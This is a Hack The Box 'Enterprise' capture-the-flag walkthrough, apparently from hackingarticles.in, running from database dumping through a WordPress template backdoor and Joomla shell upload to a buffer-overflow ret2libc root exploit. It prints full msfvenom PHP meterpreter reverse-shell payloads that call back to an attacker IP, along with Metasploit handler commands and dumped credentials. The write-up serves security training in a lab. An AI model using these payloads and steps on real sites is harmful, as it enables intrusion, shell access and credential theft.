
Catchable fatal error: Object of class mysqli_result could not be converted to string in **/var/www/html/wp-content/plugins/lcars/lcars_db.php** on line **16**

We use sqlmap to dump the database and found a message with a few passwords. We also find that there is a joomla database we try to dump it and find a

username **geordi.la.forge.**

```
| Needed somewhere to put some passwords quickly\r\n\r\nZxJyhGem4k338S2Y\r\n\r\n
enterprisencc170\r\n\r\nZD3YxfnSjezg67JZ\r\n\r\nu*Z14ru0p#ttj83zS6\r\n\r\n \r\n\
r\n
```

Now we use one of these passwords to login into wordpress. On the webpage we see that there are has been posts made by user william.riker. So we use credentials **william.riker:u*Z14ru0p#ttj83zS6** to login into wordpress control panel.



Now we change the 404.php template with our payload to get reverse shell on the machine. First we are going to create our payload using msfvenom.

```
1  msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.14.25 lport=4444 –f raw
```


```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.14.25 lport=
4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the pa
yload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes
/*<?php /**/ error_reporting(0); $ip = '10.10.14.25'; $port = 4444; if (($f =
 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}")
; $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $
s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') &
& is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_c
onnect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_t
ype) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_ty
pe) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket
_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len
= $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'st
ream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_r
ead($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgs
ock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.exe
cutor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_byp
ass(); } else { eval($b); } die();
```

Now we are going to setup our listener using metasploit.

```
1  msf > use exploit/multi/handler
2  msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
3  msf exploit(multi/handler) > set lhost 10.10.14.25
4  msf exploit(multi/handler) > set lport 4444
5  msf exploit(multi/handler) > run
```

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 10.10.14.25
lhost => 10.10.14.25
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.25:4444
```

After replacing the 404.php code with our payload, we open the 404.php page in our browser.



As soon as we open it we get our reverse shell.

```
meterpreter > sysinfo
Computer    : b8319d86d21e
OS          : Linux b8319d86d21e 4.10.0-37-generic #41-Ubuntu SMP Fri O
ct 6 20:20:37 UTC 2017 x86_64
Meterpreter : php/linux
meterpreter >
```

After getting our reverse shell we find that we are actually in a container app and we find the machine has 2 network card.

```
ss
Netid  State      Recv-Q Send-Q   Local Address:Port       Peer Address:Port
tcp    ESTAB      0      432        172.17.0.3:58728        10.10.14.25:4444
tcp    ESTAB      0      0          172.17.0.3:49286        10.10.14.25:4444
tcp    ESTAB      0      0          172.17.0.3:http         10.10.14.25:40180
```

Now we find all the ip's in the subnet of the container.

```
for x in $(seq 1 255); do ping -W 1 -c 1 172.17.0.$x | grep from; done
64 bytes from 172.17.0.1: icmp_seq=0 ttl=64 time=0.070 ms
64 bytes from 172.17.0.2: icmp_seq=0 ttl=64 time=0.051 ms
64 bytes from 172.17.0.3: icmp_seq=0 ttl=64 time=0.049 ms
64 bytes from 172.17.0.4: icmp_seq=0 ttl=64 time=0.134 ms
```

Now we create another shell using msfvenom to upload it into the joomla site on port 8080.


```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.14.25 lport=
4455 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the pa
yload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes

root@kali:~#
```

Now we background our session and change the lport according to our payload.

```
1  meterpreter > background
2  msf exploit(multi/handler) > set lport 4455
3  msf exploit(multi/handler) > run
```

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/handler) > set lport 4455
lport => 4455
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.25:4455
```

We are first going to login into the joomla site, using credentials, **geordi.la.forge:ZD3YxfnSjezg67JZ** and upload our shell code.




```
1  <?php /**/ error_reporting(0); $ip = '10.10.14.25'; $port = 4455; if
   (($f = 'stream_socket_client') && is_callable($f)) { $s =
   $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f =
   'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type =
   'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s
   = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip,
   $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) {
   die('no socket funcs'); } if (!$s) { die('no socket'); } switch
   ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket':
   $len = socket_read($s, 4); break; } if (!$len) { die(); } $a =
   unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) <
   $len) { switch ($s_type) { case 'stream': $b .= fread($s,
   $len-strlen($b)); break; case 'socket': $b .= socket_read($s,
   $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s;
   $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') &&
   ini_get('suhosin.executor.disable_eval')) {
   $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else {
   eval($b); } die();
2
```

As soon as we open the page we get our reverse shell.

```
meterpreter > sysinfo
Computer    : a7018bfdc454
OS          : Linux a7018bfdc454 4.10.0-37-generic #41-Ub
Meterpreter : php/linux
meterpreter >
```

After getting into the joomla container, we find that we have common file called /var/www/html/files.

```
/dev/mapper/enterprise--vg-root on /etc/resolv.conf type ext4 (rw,relatime,errors=remount-ro,data=ordered)
/dev/mapper/enterprise--vg-root on /etc/hostname type ext4 (rw,relatime,errors=remount-ro,data=ordered)
/dev/mapper/enterprise--vg-root on /etc/hosts type ext4 (rw,relatime,errors=remount-ro,data=ordered)
/dev/mapper/enterprise--vg-root on /var/www/html type ext4 (rw,relatime,errors=remount-ro,data=ordered)
/dev/mapper/enterprise--vg-root on /var/www/html/files type ext4 (rw,relatime,errors=remount-ro,data=ordered)
```

We create another php payload using msfvenom to upload this shell into /var/www/html/files directory.

```
1  msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.14.25 lport=4444 -f raw >
   shell1.php
```

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.14.25 lport=
5555 -f raw > shell1.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the pa
yload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes

root@kali:~#
```

We go to /var/www/html/files directory and upload the shell using meterpreter.


```
meterpreter > upload shell1.php
[*] uploading  : shell1.php -> shell1.php
[*] Uploaded -1.00 B of 1.09 KiB (-0.09%): shell1.php -> shell1.php
[*] uploaded   : shell1.php -> shell1.php
meterpreter >
```

Now we background our current session and change the lport according to our new payload.

```
1  meterpreter > background
2  msf exploit(multi/handler) > set lport 5555
3  msf exploit(multi/handler) > run
```

```
meterpreter > background
[*] Backgrounding session 2...
msf exploit(multi/handler) > set lport 5555
lport => 5555
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.25:5555
```

When we go to /files directory we find that our shell has been uploaded.



As soon as we click on the payload we get our reverse shell.

```
meterpreter > sysinfo
Computer    : enterprise.htb
OS          : Linux enterprise.htb 4.10.0-37-generic #41-Ubuntu SMP Fri Oct 6 20
:20:37 UTC 2017 x86_64
Meterpreter : php/linux
meterpreter >
```

After getting the reverse shell on the main machine instead of container we try to find files with suid bit set.

```
1  find / -perm -4000 2>/dev/null
```

```
meterpreter > shell
Process 77655 created.
Channel 1 created.
bash -i
bash: cannot set terminal process group (1584): Inappropriate ioctl for device
bash: no job control in this shell
www-data@enterprise:/var/www/html/files$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/at
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/newgidmap
/usr/bin/traceroute6.iputils
/usr/bin/newgrp
/usr/bin/chsh
/bin/umount
/bin/su
/bin/ping
/bin/ntfs-3g
/bin/mount
/bin/lcars
/bin/fusermount
www-data@enterprise:/var/www/html/files$
```

We find a file called lcars, we find that it has been running on port 32812.

```
www-data@enterprise:/$ ss -antp
ss -antp
State      Recv-Q Send-Q Local Address:Port               Peer Address:Port

LISTEN     0      128          *:5355                     *:*
LISTEN     0      64           *:32812                    *:*
LISTEN     0      128          *:22                       *:*
ESTAB      0      368    10.10.10.61:33460              10.10.14.25:5555
        users:(("ss",pid=77915,fd=12),("bash",pid=77666,fd=12),("sh",pid=77663,f
d=12),("sh",pid=77662,fd=12))
SYN-SENT   0      1      10.10.10.61:38686              8.8.8.8:53

SYN-SENT   0      1      10.10.10.61:38684              8.8.8.8:53

LISTEN     0      128         :::5355                    :::*
LISTEN     0      128         :::8080                    :::*
LISTEN     0      128         :::80                      :::*
LISTEN     0      128         :::22                      :::*
LISTEN     0      128         :::443                     :::*
ESTAB      0      0       ::ffff:10.10.10.61:443                 ::ffff:10.10.14
.25:43808
www-data@enterprise:/$
```

When we connect with it using netcat we find that it asks for access code.

```
root@kali:~# nc 10.10.10.61 32812

          _____ _____ _____ _____
         |     |     |     | |     \ |     |
         |_____ |_____  |     | |     \_ _____|

Welcome to the Library Computer Access and Retrieval System

Enter Bridge Access Code:
```

We run the file on the target machine using ltrace to find the access code for this binary.

```
www-data@enterprise:/$ ltrace lcars
ltrace lcars
__libc_start_main(0x56555c91, 1, 0xffffdd34, 0x56555d30 <unfinished ...>
setresuid(0, 0, 0, 0x56555ca8)                    = 0xffffffff
puts("")                                          = 1
puts("          _______ _______ ...)              = 49
puts("         |      |       |_____|...)        = 49
puts("         |_____ |_____  |     |...)        = 49
puts("")                                          = 1
puts("Welcome to the Library Computer "...)       = 61
puts("Enter Bridge Access Code: ")                = 27
fflush(0xf7fc7d60

          _______ _______  ______ _______
         |      |       |_____| |_____/ |______
         |_____ |_____  |     | |    \_ ______|

Welcome to the Library Computer Access and Retrieval System

Enter Bridge Access Code:
)                                 = 0
fgets(AAAAAAAAAAAAAAAAAA
"AAAAAAAA", 9, 0xf7fc75a0)                    = 0xffffdc77
strcmp("AAAAAAAA", "picarda1")                    = -1
puts("\nInvalid Code\nTerminating Consol"...)     = 35
fflush(0xf7fc7d60
Invalid Code
Terminating Console

)                                 = 0
exit(0 <no return ...>
+++ exited (status 0) +++
www-data@enterprise:/$
```

We find that when we pass a it gets compared to a string called pircarda1. We use this to login into the binary.

```
www-data@enterprise:/$ lcars
lcars
www.hackingarticles.in
          _______ _______  _____ _______
          |      |       |_____| |_____/ |______
          |_____ |_____  |     | |    \_ ______|

Welcome to the Library Computer Access and Retrieval System

Enter Bridge Access Code:
picarda1


          _______ _______  _____ _______
          |      |       |_____| |_____/ |______
          |_____ |_____  |     | |    \_ ______|

Welcome to the Library Computer Access and Retrieval System



LCARS Bridge Secondary Controls -- Main Menu:
www.hackingarticles.in

1. Navigation
2. Ships Log
3. Science
4. Security
5. StellaCartography
6. Engineering
7. Exit
Waiting for input:
```

We are able to access the file using this binary now we try to find this program is vulnerable to buffer overflow. We open the file using gdb to read the assembly code.

```
root@kali:~/Desktop# gdb -q lcars
Reading symbols from lcars...(no debugging symbols found)...done.
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
   0x00000c91 <+0>:     lea    ecx,[esp+0x4]
   0x00000c95 <+4>:     and    esp,0xfffffff0
   0x00000c98 <+7>:     push   DWORD PTR [ecx-0x4]
   0x00000c9b <+10>:    push   ebp
   0x00000c9c <+11>:    mov    ebp,esp
   0x00000c9e <+13>:    push   ebx
   0x00000c9f <+14>:    push   ecx
   0x00000ca0 <+15>:    sub    esp,0x10
   0x00000ca3 <+18>:    call   0x620 <__x86.get_pc_thunk.bx>
   0x00000ca8 <+23>:    add    ebx,0x2358
   0x00000cae <+29>:    sub    esp,0x4
   0x00000cb1 <+32>:    push   0x0
   0x00000cb3 <+34>:    push   0x0
   0x00000cb5 <+36>:    push   0x0
   0x00000cb7 <+38>:    call   0x550 <setresuid@plt>
   0x00000cbc <+43>:    add    esp,0x10
   0x00000cbf <+46>:    call   0x750 <startScreen>
   0x00000cc4 <+51>:    sub    esp,0xc
   0x00000cc7 <+54>:    lea    eax,[ebx-0x1ebd]
   0x00000ccd <+60>:    push   eax
   0x00000cce <+61>:    call   0x590 <puts@plt>
   0x00000cd3 <+66>:    add    esp,0x10
   0x00000cd6 <+69>:    mov    eax,DWORD PTR [ebx-0x10]
   0x00000cdc <+75>:    mov    eax,DWORD PTR [eax]
   0x00000cde <+77>:    sub    esp,0xc
   0x00000ce1 <+80>:    push   eax
   0x00000ce2 <+81>:    call   0x570 <fflush@plt>
   0x00000ce7 <+86>:    add    esp,0x10
   0x00000cea <+89>:    mov    eax,DWORD PTR [ebx-0x14]
   0x00000cf0 <+95>:    mov    eax,DWORD PTR [eax]
   0x00000cf2 <+97>:    sub    esp,0x4
```

Now create 500 byte long string using pattern_create.rb script to find the EIP offset.

```
1   ./pattern_create.rb -l 500
```

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb -l
500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq
root@kali:/usr/share/metasploit-framework/tools/exploit#
```

After searching all the options we find that option number 4 was vulnerable to buffer overflow.

```
LCARS Bridge Secondary Controls -- Main Menu:

1. Navigation
2. Ships Log
3. Science
4. Security
5. StellaCartography
6. Engineering
7. Exit
Waiting for input:
4
Disable Security Force Fields
Enter Security Override:
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4
Aq0Aq1Aq2Aq3Aq4Aq5Aq

Program received signal SIGSEGV, Segmentation fault.
0x31684130 in ?? ()
(gdb)
```

We pass that into /usr/share/metasploit-framework/tools/pattern_offset.rb, we get an offset of 212. So we need to write 212 characters and then write the address of the instructions we want to be executed.

```
1  ./pattern_offset -q 31684130 -l 500
```


```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb -q
31684130 -l 500
[*] Exact match at offset 212
root@kali:/usr/share/metasploit-framework/tools/exploit#
```

Now when we try to insert shellcode into the buffer but we were unable to execute it because of DEP. It prevents code from being executed in the stack. Now we are going to do a ret2libc attack to execute a process already present in the process' executable memory. We go into the target machine and find ASLR in enabled so we have to brute force the address. Now we find the address of system, exit and /bin/sh.

```
1  gdb /bin/lcars
2  (gdb) b main
3  (gdb) run
4  (gdb) p system
5  (gdb) find 0xf7e0bd10, +9999999, "/bin/sh"
6  (gdb) p exit
```

```
(gdb) p system
$1 = {<text variable, no debug info>} 0xf7e0bd10 <system>
(gdb) find 0xf7e0bd10, +9999999, "/bin/sh"
0xf7f4a988
warning: Unable to access 16000 bytes of target memory at 0xf7fa4710, halting se
arch.
1 pattern found.
(gdb) p exit
$2 = {<text variable, no debug info>} 0xf7dff0d0 <exit>
(gdb)
```

We create an exploit which can be found here. As soon as we run the exploit we get our reverse shell as root user. We go to /root directory and find a file called “root.txt”. When we open it we find our 1st flag. We then go to /home directory inside we find another directory called jeanlucpicard/. Inside /home/jeanlucpicard we find a file called “user.txt”, we open it and find our final flag.



Author: Sayantan Bera is a technical writer at hacking articles and cyber security enthusiast. Contact **Here**

Share this:

- Click to share on Twitter (Opens in new window)
- Click to share on Facebook (Opens in new window)
- Click to share on Google+ (Opens in new window)

Like this:

From <https://www.hackingarticles.in/hack-the-box-challenge-enterprises-walkthrough/>

Flalafel

Wednesday, January 2, 2019 7:15 PM

